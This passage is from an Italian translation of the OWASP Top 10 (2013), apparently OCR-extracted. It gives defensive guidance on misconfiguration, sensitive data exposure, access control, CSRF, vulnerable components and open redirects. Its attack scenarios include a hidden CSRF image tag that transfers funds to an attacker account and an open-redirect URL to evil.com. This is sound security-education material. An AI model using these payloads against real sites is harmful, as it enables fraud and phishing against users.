1. Un processo di hardening ripetibile che renda più veloce e facile realizzare un ambiente opportunamente protetto.

   Sviluppo, QA e ambiente di produzione devono essere configurati nello stesso modo (con l'uso di password diverse in ogni ambiente).

   Questo processo dovrebbe essere automatizzato per minimizzare l'impegno richiesto per la realizzazione di un ambiente sicuro.
2. Un processo per gestire e installare tutti gli aggiornamenti e le patch dei nuovi software in maniera veloce in ogni ambiente dove vengono utilizzati.

   Questo deve includere anche tutte le librerie del codice (vedere il nuovo A9).
3. Una forte architettura applicativa che provveda ad una reale e sicura separazione tra i diversi componenti.
4. Pianificare l'esecuzione di scan e auditing in maniera periodica per supportare l'individuazione di future possibili configurazioni errate o patch mancanti.

ESEMPI DI SCENARI DI ATTACCO

Scenario #1: La console di amministrazione dell'application server, installata automaticamente, non è stata rimossa e gli account di default non sono stati cambiati.
Scoprendo ciò gli attaccanti vi accedono con la password di default e ne prendono il controllo.

Scenario #2: La visualizzazione del contenuto delle directory non è disabilitata.
Scoprendo ciò gli attaccanti possono trovare qualsiasi file.
In tal modo è possibile scoprire, scaricare, de compilare e interpretare (reverse engineering) le classi Java per ottenere il codice.
Ciò individua una pericolosa debolezza del controllo d'accesso.

Scenario #3: La configurazione dell'application server permette agli utenti la visualizzazione degli stack trace.
Ciò espone potenzialmente le debolezze sottostanti.
Gli attaccanti saranno interessati alle informazioni raccolte tramite i messaggi di errore extra.

Scenario #4: L'Application server è fornito con applicazioni di esempio che non sono state rimosse dal server di produzione.
Sfruttando le debolezze note delle stesse queste possono essere usate per compromettere il server.


RIFERIMENTI OWASP

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 – Insecure Configuration Management Per ulteriori informazioni su quest'area, consultare ASVS requirements area for Security Configuration (V12).

RIFERIMENTI ESTERNI

- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

3.6. A6 – SENSITIVE DATA EXPOSURE



SONO VULNERABILE?

La prima cosa da fare è determinare quali sono le informazioni confidenziali che dovrebbero essere maggiormente protette (password, carte di credito, dati personali, ecc.).

Per ognuna di queste informazioni.

1. Il dato ed i suoi backup sono memorizzati in chiaro?
2. Il dato è trasmesso in chiaro sulla rete interna o esterna?
3. Sono usati algoritmi di cifratura poco robusti?
4. Le chiavi crittografiche generate sono deboli? È prevista una gestione delle chiavi e la loro rotazione?
5. Sono fornite direttive di sicurezza al browser quando gli si trasmettono informazioni sensibili?
   Per un elenco più completo di problematiche da evitare vedere ASVS areas Crypto (V7), Data Prot. (V9), and SSL (V10).

COME PREVENIRE?

Tutti i pericoli legati alla crittografia insicura, all'uso di SSL e alla protezione dei dati sono ben oltre il perimetro della Top 10. Detto ciò, per tutti i dati sensibili bisogna almeno:

1. identificare le minacce da cui ci si vuole proteggere (es.: attacchi interni, utenti esterni, ecc.) e cifrare tutti i dati sensibili memorizzati sui database e transitanti sia sulla rete interna che verso l'esterno;
2. non archiviare dati sensibili non strettamente necessari;
   i dati di cui non si dispone non possono essere rubati;
3. usare algoritmi standard, chiavi robuste e un meccanismo di gestione delle chiavi;
   privilegiare moduli di crittografia FIPS 140;
4. assicurarsi che le password siano memorizzate con un algoritmo appositamente progettato per la protezione di esse, come bcrypt, PBKDF2, o scrypt;
5. disabilitare l'attributo autocomplete sui form che raccolgono dati sensibili e il caching per le pagine che contengono informazioni sensibili.

ESEMPI DI SCENARI DI ATTACCO

Scenario #1: Un'applicazione web cifra i numeri di carta di credito utilizzando il sistema di cifratura automatico di un database.
Questo significa che i dati vengono automaticamente decifrati nel momento in cui vengono letti. Sfruttando una SQL injection, quindi, un attaccante riesce a recuperare i numeri di carta di credito in chiaro.

Scenario #2: Un sito web non usa SSL per proteggere tutte le pagine che richiedono un'autenticazione.
Un attaccante, che monitora il traffico di rete, può rubare i cookie di sessione dell'utente e successivamente impersonare la vittima accedendo a tutti i suoi dati personali.

Scenario #3: Il database delle password utilizza delle funzioni di hash senza aggiungere un "salt" prima di memorizzarle.

Una vulnerabilità nella funzionalità di file upload permetterebbe ad un attaccante di recuperare il file contenente gli hash delle password, che se non "saltate", possono essere facilmente decifrate con l'aiuto delle rainbow table.

RIFERIMENTI OWASP


Per un insieme più completo di requisiti vedere ASVS req'ts on Cryptography (V7), Data Protection (V9) e Communications Security (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

RIFERIMENTI ESTERNI

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

3.7. A7 – MISSING FUNCTION LEVEL ACCESS CONTROL



Specifici dell'Applicazione	Sfruttabilità FACILE	Diffusione COMUNE	Individuazione MEDIO	Impatto MODERATO	Specifici App / Business
Chiunque, con accesso alla rete, possa inviare richieste all'applicazione. Gli utenti anonimi possono accedere alle funzionalità private? E gli utenti regolari ad una funzione privilegiata?	Se l'attaccante (es. utente registrato) cambia l'URL o un parametro di una funzione privilegiata ottiene l'accesso? Gli utenti anonimi possono accedere a funzionalità private non protette?	Le funzionalità delle applicazioni non sono sempre protette come dovrebbero. A volte l'accesso alle funzionalità è gestito tramite file di configurazione e sono presenti problematiche nella configurazione. In altri casi gli sviluppatori devono includere dei controlli nel codice e se ne dimenticano. Individuare questo tipo di problematiche è facile. La difficoltà è individuare le pagine (URL) o le funzionalità da attaccare.		Queste vulnerabilità consentono l'accesso non autorizzato alle funzionalità. Solitamente le funzionalità più attaccate in questo modo sono quelle amministrative.	Considerare il valore di business delle funzionalità esposte e dei dati utilizzati da quelle funzionalità. Inoltre considerare l'impatto sulla reputazione se la vulnerabilità diviene pubblica.

SONO VULNERABILE?

Per capire se un'applicazione ha problemi nel limitare opportunamente il livello di accesso funzionale, il metodo migliore è quello di verificare per ogni funzionalità:

1. l'interfaccia utente mostra i collegamenti a funzionalità non autorizzate?
2. l'autenticazione e l'autorizzazione sono verificate lato server?
3. i controlli lato server sono effettuati tramite informazioni che possono essere manipolate da un attaccante?

Navigare l'applicazione usando un proxy con un utente con privilegi alti.
Quindi, utilizzando un utente con privilegi più bassi o anonimo, tentare l'accesso alle stesse pagine.
Se è possibile accedervi allora probabilmente si è vulnerabili. Alcuni proxy supportano questo tipo di analisi.
È possibile verificare la problematica anche tramite il codice sorgente.
Prova a seguire il flusso di una richiesta privilegiata e verificare il pattern di autorizzazione.
Quindi cerca nel codice dove questo pattern non è stato implementato.
Questa problematica non è facilmente individuabile con strumenti automatici.

COME PREVENIRE?

La vostra applicazione dovrebbe avere un modulo per la gestione delle autorizzazioni consistente e facile da usare. Questo è fornito, di solito, da uno o più componenti esterni al codice applicativo.

1. Bisogna pensare ad un sistema dove sia facile inserire, gestire e verificare lo schema di autorizzazione.
2. Quando il sistema è implementato questo dovrebbe, di base negare l'accesso a tutte le risorse, permettendo l'accesso solo a chi ne ha i privilegi.

3. Se la funzionalità è inserita in un flusso applicativo, verificare che sia possibile accedere alla funzionalità solo all'interno del flusso definito.

NOTA: la maggior parte delle applicazioni web non mostra i collegamenti ai quali non si ha accesso, ma questo tipo di controllo eseguito a livello di presentazione non è una protezione efficace.
La verifica deve essere implementata anche nel controller e/o nella logica applicativa.

ESEMPI DI SCENARI DI ATTACCO

Scenario #1: Per accedere a "getappInfo" bisogna essere autenticati.
Per accedere a "admin_getappInfo" bisogna essere autenticati e avere i privilegi amministrativi.
Pertanto se un attaccante richiama gli URL:

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

e come utente anonimo riesce ad accedere ad entrambi la vulnerabilità è presente.
Se accede in modo autenticato, ma non come amministratore, al secondo la vulnerabilità è presente e potrebbe fornire all'attaccante l'accesso ad ulteriori pagine amministrative protette in modo scorretto.

Scenario #2: Una pagina utilizza il parametro "action" per eseguire operazioni differenti a cui possono accedere utenti con privilegi differenti.
Se è sufficiente conoscere e richiamare il parametro per eseguire l'operazione, anche se l'utente non ha i privilegi, allora è presente la problematica.

RIFERIMENTI OWASP


- OWASP Top 10–2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Per maggiori informazioni sui requisiti di controllo accessi, fare riferimento a ASVS requirements area for Access Control (V4).

RIFERIMENTI ESTERNI

- CWE Entry 285 on Improper Access Control (Authorization)

3.8. A8 – CROSS–SITE REQUEST FORGERY (CSRF)



SONO VULNERABILE?

Per verificare se l'applicazione è vulnerabile, controllare se sui collegamenti e sui form sono presenti dei token CSRF non predicibili.
Senza questi gli attaccanti possono forgiare richieste malevole.
Una difesa alternativa è quella di richiedere all'utente di provare la sua intenzione di inviare la richiesta forzando la riautenticazione o introducendo altre prove per verificare che questo sia veramente un utente reale (es. tramite un CAPTCHA).
Bisogna concentrarsi sui collegamenti e i form che invocano delle funzionalità che cambiano lo stato dell'applicazione, poiché questi sono i bersagli più importanti per il CSRF.

Devono essere controllate anche le transazioni a più step, in quanto non sono intrinsecamente immuni.
Gli attaccanti possono facilmente forgiare una serie di richieste utilizzano tag multipli o JavaScript.
Va notato che il cookie di sessione, l'indirizzo IP sorgente e altre informazioni inviate dal browser in automatico non garantiscono una difesa contro il CSRF in quanto queste sono comunque incluse in una richiesta forgiata.
Il CSRF Tester di OWASP è uno strumento che può aiutare a generare test case per dimostrare i pericoli del CSRF.

COME PREVENIRE?

Prevenire il CSRF solitamente richiede l'inclusione di un token non predicibile in ogni richiesta HTTP. Questo token dovrebbe, almeno, essere unico per ogni sessione utente.

1. L'opzione preferita è quella di includere il token in un campo nascosto. Questo permette l'invio del valore all'interno della richiesta HTTP, evitando la sua inclusione nell'URL, più incline ad essere esposto.
2. Il token può essere incluso in un parametro dell'URL o nell'URL stesso.
   Tuttavia, posizionandolo in questo modo si corre il rischio che l'URL venga esposto all'attaccante, compromettendone la segretezza.
   CSRF Guard di OWASP può includere automaticamente questo tipo di token in Java EE, .NET, o PHP.
   Le librerie ESAPI di OWASP includono metodi che possono essere utilizzati per prevenire vulnerabilità CSRF.
3. Richiedere all'utente di riautenticarsi, o di provare che è effettivamente un utente (es. utilizzando un CAPTCHA) può proteggere dal CSRF.

ESEMPI DI SCENARI DI ATTACCO

L'applicazione permette all'utente di inviare una richiesta che cambia lo stato dell'applicazione senza includere nulla di segreto.

Ad esempio

```
http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243
```

Così l'attaccante crea una richiesta che trasferisce dei soldi dall'account della vittima al suo e include questa richiesta in un'immagine o in un iframe memorizzata su vari siti sotto il suo controllo:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#" width="0" height="0" />
```

Se la vittima visita uno dei siti controllati dall'attaccante quando è autenticata su example.com, la richiesta forgiata sarà automaticamente eseguita includendo le informazioni di sessione dell'utente, autorizzando la richiesta dell'attaccante.


RIFERIMENTI OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard – CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester – CSRF Testing Tool

RIFERIMENTI ESTERNI

- CWE Entry 352 on CSRF

3.9. A9 – USING COMPONENTS WITH KNOWN VULNERABILITIES



Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione DIFFUSO	Individuazione DIFFICILE	Impatto MODERATO	Specifici App / Business
Alcuni componenti vulnerabili (es. librerie dei framework) possono essere identificati e sfruttati con tool automatici. Ciò espande gli agenti di minaccia includendo, oltre agli attaccanti mirati, anche quelli caotici.	L'attaccante identifica tramite scanner o manualmente un componente vulnerabile. Personalizza l'exploit ed esegue l'attacco. Se il componente è integrato nell'applicazione si complica il tutto.	Virtualmente, ogni applicazione ha questo problema perché la maggior parte dei team di sviluppo non si focalizza sull'assicurarsi che i propri componenti o librerie siano aggiornati. In molti casi, gli sviluppatori non conoscono nemmeno tutti i componenti che utilizzano e la loro versione. Le dipendenze tra i componenti rendono la situazione ancora peggiore.		L'intera gamma di problematiche è possibile, come Injection, XSS e broken access control. L'impatto può variare da parziale a completa compromissione dell'host e dei dati.	Considerare ciò che ogni vulnerabilità potrebbe significare per il business controllato dalla applicazione interessata. Potrebbe essere insignificante o potrebbe significare una completa compromissione.

SONO VULNERABILE?

In teoria, dovrebbe essere facile capire se al momento si stanno usando componenti o librerie vulnerabili.
Sfortunatamente, i report di vulnerabilità per prodotti open source o commerciali non sempre specificano quale versione del componente è vulnerabile in maniera standard e facilmente consultabile.
Inoltre, non tutte le librerie usano un sistema di numerazione della versione comprensibile.
Peggio ancora, non tutte le vulnerabilità sono riportate ad un ente di controllo centralizzato e di facile consultazione anche se siti web come CVE e NVD diventano sempre più semplici da consultare.
Determinare se si è vulnerabili richiede la consultazione di questi database e al tempo stesso lo stare al passo con le mailing list e i comunicati dei progetti per qualsiasi cosa che possa essere una vulnerabilità.
Se uno dei vostri componenti ha una vulnerabilità occorre valutare attentamente se questo è effettivamente vulnerabile, controllando nel vostro codice se la parte del componente vulnerabile è usata e se il difetto può comportare un impatto per voi rilevante.

COME PREVENIRE?

Una opzione è non usare componenti non scritte da voi, ma non è molto realistico. Poiché generalmente le patch non vengono rilasciate per le versioni più datate dei componenti ma solo per le più recenti, il processo di aggiornamento degli stessi diventa critico.

Per tale motivo è importante avere un processo per:

1. identificare tutti i componenti e le versioni che vengono usate, includendo le dipendenze (es.: versione dei plugin);
2. monitorare la sicurezza dei componenti nei database pubblici, mailing list dei progetti e di sicurezza, aggiornandosi costantemente;
3. stabilire delle policy di sicurezza che governino l'uso dei componenti, come ad esempio: linee guida di sviluppo del software, superare i test di sicurezza e licenze accettabili;
4. quando appropriato, considerare di aggiungere dei wrapper intorno ai componenti per disabilitare funzionalità non usate e/o mettere in sicurezza funzioni non sicure o vulnerabili dei componenti.

ESEMPI DI SCENARI DI ATTACCO

Le vulnerabilità dei componenti possono causare qualunque tipo di rischio immaginabile, dall'insignificante al malware sofisticato progettato per colpire una specifica organizzazione.
Poiché i componenti sono eseguiti quasi sempre con i privilegi dell'applicazione, ogni difetto presente in questi potrebbe rivelarsi serio. I seguenti componenti vulnerabili sono stati scaricati 22m di volte nel 2011.

- Apache CXF Authentication Bypass – Fallendo nel fornire un indentity token, gli attaccanti possono invocare qualsiasi servizio web con pieni privilegi. (Apache CXF è un framework di servizi, da non confondere con l'Apache Application Server).

- Spring Remote Code Execution – L'abuso dell'implementazione dell'Expression Language in Spring permette agli attaccanti di eseguire codice arbitrario, prendendo il controllo del server.

Ogni applicazione che fa uso di queste librerie è vulnerabile poiché entrambi i componenti sono direttamente accessibili dagli utenti dell'applicazione.
Altre librerie vulnerabili, usate a livelli più bassi dell'applicazione, potrebbero essere più difficili da sfruttare.


RIFERIMENTI OWASP

- OWASP Dependency Check (for Java libraries)
- OWASP SafeNuGet (for .NET libraries thru NuGet)
- Good Component Practices Project

RIFERIMENTI ESTERNI

- The Unfortunate Reality of Insecure Libraries
- Open Source Software Security
- Addressing Security Concerns in Open Source Components
- MITRE Common Vulnerabilities and Exposures
- Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM

3.10. A10 –UNVALIDATED REDIRECTS AND FORWARDS



SONO VULNERABILE?

Il miglior modo per capire se un'applicazione ha redirect o forward non validati consiste nel:

1. revisionare il codice di tutti i redirect o forward (in .NET sono chiamati transfer);
   per ogni utilizzo, capire se l'URL di destinazione è incluso in valori parametrici;
   se è così e l'URL di destinazione non è validata rispetto ad una whitelist allora siete vulnerabili.
2. inoltre, indicizzare il sito per verificare se genera redirect (codici di risposta HTTP 300–307, solitamente 302);
   controllare i parametri forniti prima del redirect per verificare se vengono utilizzati come URL di destinazione o parte di esso;
   in tal caso, modificare l'URL di destinazione e osservare se il sito effettua il redirect al nuovo sito.
3. Se il codice non è disponibile, verificare tutti i parametri per vedere se appaiono come parte di un redirect o forward dell'URL di destinazione e testare quelli che lo fanno.

COME PREVENIRE?

Un'implementazione sicura di redirect e forward può essere ottenuta in diversi modi di seguito descritti.

1. Evitare l'uso di redirect e forward.
2. Se utilizzati, non servirsi dei parametri utente per costruire la destinazione. Solitamente, questo è fattibile.
3. Se i parametri di destinazione non possono essere evitati, assicurarsi che il valore fornito sia valido ed autorizzato per l'utente.

Si raccomanda che tali parametri di destinazione siano valori mappati piuttosto che l'URL reale o una parte di essa e che il codice lato server traduca questa mappatura con l'URL di destinazione.
È possibile utilizzare ESAPI per sovrascrivere il metodo sendRedirect() così da rendere sicure tutte le destinazioni.
Evitare tali problematiche è estremamente importante in quanto sono uno dei bersagli preferiti dai phisher che cercano di ottenere la fiducia degli utenti.

ESEMPI DI SCENARI DI ATTACCO

Scenario #1: L'applicazione ha una pagina chiamata "redirect.jsp" che riceve un singolo parametro chiamato "url".
L'attaccante crea un URL malevolo che reindirizza gli utenti verso un sito malevolo che effettua phishing e installa malware.

http://www.example.com/redirect.jsp?url=evil.com

Scenario #2: L'applicazione utilizza i forward per girare le richieste tra le diverse parti del sito. Per facilitare ciò, alcune pagine utilizzano un parametro per indicare dove deve essere inoltrato l'utente se la transazione avviene correttamente.
In questo caso, l'attaccante crea un URL che passerà il controllo d'accesso dell'applicazione e poi inoltra l'attaccante ad una funzionalità amministrativa cui non è autorizzato ad accedere.

http://www.example.com/boring.jsp?fwd=admin.jsp.

RIFERIMENTI OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

RIFERIMENTI ESTERNI

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

3.11. S – SUGGERIMENTI PER GLI SVILUPPATORI

STABILIRE E USARE PROCESSI DI SICUREZZA RIPETIBILI E CONTROLLI DI SICUREZZA STANDARD

Sia che voi siate nuovi alla sicurezza delle applicazioni web o avete già familiarità con questi rischi, il compito di produrre un'applicazione web sicura o aggiustarne una esistente può essere difficile.
Se dovete gestire un grande portfolio di applicazioni, questo potrebbe essere scoraggiante.
Per aiutare organizzazioni e sviluppatori a ridurre i rischi di sicurezza sulle applicazioni in modo economicamente vantaggioso, OWASP ha prodotto numerose risorse gratis e open che potete usare per indirizzare la sicurezza applicativa nella vostra organizzazione.
Le seguenti sono alcune delle varie risorse che OWASP ha prodotto per aiutare le organizzazioni a creare applicazioni web sicure.

Requisiti di sicurezza delle applicazioni	*Per produrre una applicazione web sicura, è necessario definire cosa significa sicuro per questa applicazione. OWASP raccomanda di usare la OWASP Application Security Verification Standard (ASVS) come una guida per impostare i requisiti di sicurezza per la vostra applicazione(i). Se esternalizzate, considerate la OWASP Secure Software Contract Annex.*
Architettura di sicurezza delle applicazioni	*Anziché aggiungere sicurezza nella vostra applicazione, è molto più conveniente progettare la sicurezza dall'inizio. OWASP raccomanda la OWASP Developer's Guide e la OWASP Prevention Cheat Sheets come buoni punti di partenza per una guida su come progettare la sicurezza dall'inizio.*
Controlli di sicurezza standard	*Costruire controlli di sicurezza robusti e usabili è eccezionalmente difficile. Una serie di controlli di sicurezza standard semplifica radicalmente lo sviluppo di applicazioni di sicurezza. OWASP raccomanda OWASP Enterprise Security API (ESAPI) project come modello per le API di sicurezza necessarie a produrre applicazioni web sicure. ESAPI fornisce implementazioni referenziali in Java, .NET, PHP, Classic ASP, Python e Cold Fusion.*
Sviluppo sicuro del ciclo di vita	*Per migliorare il processo che la vostra organizzazione segue quando crea queste applicazioni, OWASP raccomanda la OWASP Software Assurance Maturity Model (SAMM).*

	Questo modello aiuta le organizzazioni a formulare e implementare una strategia per la sicurezza software su misura per i rischi specifici che affrontano le organizzazioni.
Educazione sulla sicurezza applicativa	*La OWASP Education Project fornisce materiale didattico per aiutare ad educare gli sviluppatori sulla sicurezza delle applicazioni web e ha compilato una larga lista di OWASP Educational Presentations. Per l'apprendimento pratico delle vulnerabilità prova OWASP WebGoat, WebGoat.NET o il OWASP Broken Web Applications Project. Per restare aggiornato vieni alla OWASP AppSec Conference, a un OWASP Conference Training o ai meeting locali degli OWASP Chapter.*

3.12. V – SUGGERIMENTI PER I VERIFICATORI

ORGANIZZAZIONE

Per verificare la sicurezza di una applicazione web che avete sviluppato, o una che state considerando di acquistare, OWASP raccomanda l'analisi del codice applicativo (se disponibile) e il testing dell'applicazione.

OWASP raccomanda, dove è possibile, una combinazione di code review e penetration testing applicativo, poiché tale approccio consente di sfruttare i punti di forza di entrambe le tecniche in quanto queste si completano fra loro.

Gli strumenti di assistenza alla verifica processuale possono migliorare l'efficienza e l'effettività di una analisi esperta.

Gli strumenti di valutazione OWASP sono focalizzati nell'aiutare gli esperti a diventare più efficienti, anziché automatizzare il processo stesso di analisi.

Standardizzare come verificare la sicurezza delle applicazioni web: per aiutare le organizzazioni a sviluppare in modo consistente e per aiutarle a definire il livello di rigore nel valutare la sicurezza delle applicazioni web, OWASP ha prodotto il OWASP Application Security Verification Standard (ASVS).

Questo documento definisce uno standard minimo di verifica per l'esecuzione delle valutazioni di sicurezza delle applicazioni web.

OWASP raccomanda l'uso della ASVS come guida, non solo quando è necessario verificare la sicurezza di una applicazione web, ma anche per individuare le tecniche più appropriate e per aiutare a definire e selezionare un livello di rigore quando verificate la sicurezza dell'applicazione web.

OWASP inoltre vi raccomanda di utilizzare AVSV come aiuto per definire e selezionare ogni valutazione sui servizi dell'applicazione web che vi dovreste procurare da terze parti.

ANALISI DEL CODICE SAST

La revisione del codice sicuro (secure code review) è particolarmente indicata per verificare che un'applicazione contenga forti meccanismi di sicurezza oltre che per trovare problemi che sono difficili da identificare esaminando solo l'output dell'applicazione.

L'analisi è particolarmente indicata per trovare i difetti sfruttabili.

Detto questo, gli approcci sono complementari e in alcune aree si sovrappongono.

Revisione del codice: come un compagno per la OWASP Developer's Guide e la OWASP Testing Guide, OWASP ha prodotto la OWASP Code Review Guide per aiutare gli sviluppatori e gli specialisti della sicurezza del software a capire come rivedere in modo efficiente ed efficace la sicurezza per un'applicazione web revisionando il codice.

Ci sono numerosi problemi di sicurezza sulle applicazioni web, come difetti di Injection, che sono abbastanza facili da trovare sia tramite la revisione del codice, che da test esterni.

Strumenti per la revisione del codice: OWASP ha fatto un lavoro promettente nell'assistere gli esperti nello svolgimento dell'analisi del codice, ma questi strumenti sono ancora ai primi stadi.

Gli autori di questi strumenti li usano ogni giorno quando eseguono le revisioni di sicurezza del codice, ma i meno esperti potrebbero trovarli abbastanza difficili da usare.

Questi includono CodeCrawler, Orizon, e O2.

SICUREZZA E PENETRATION TESTING

Testare l'applicazione: OWASP ha prodotto la Testing Guide per aiutare sviluppatori, tester e specialisti della sicurezza del software a capire come verificare la sicurezza delle applicazioni web in modo efficiente ed efficace.

Questa guida enorme, che ha avuto decine di collaborazioni, fornisce un'ampia copertura su molti argomenti sulla sicurezza delle applicazioni web.

Proprio come la revisione del codice, anche il testing di sicurezza ha i suoi punti di forza.

È molto convincente quando si può provare che un'applicazione non è sicura dimostrandone l'exploit.

Ci sono inoltre altri problemi di sicurezza, in particolare tutta la sicurezza legata all'infrastruttura applicativa, che non sono rilevabili tramite la revisione del codice, poiché l'applicazione non fornisce da sola tutta la sicurezza.

Strumenti per test di sicurezza delle applicazioni: WebScarab, che è stato uno dei più usati progetti OWASP, e il nuovo ZAP, che ora è molto più popolare, sono entrambi proxy per testare applicazioni web.

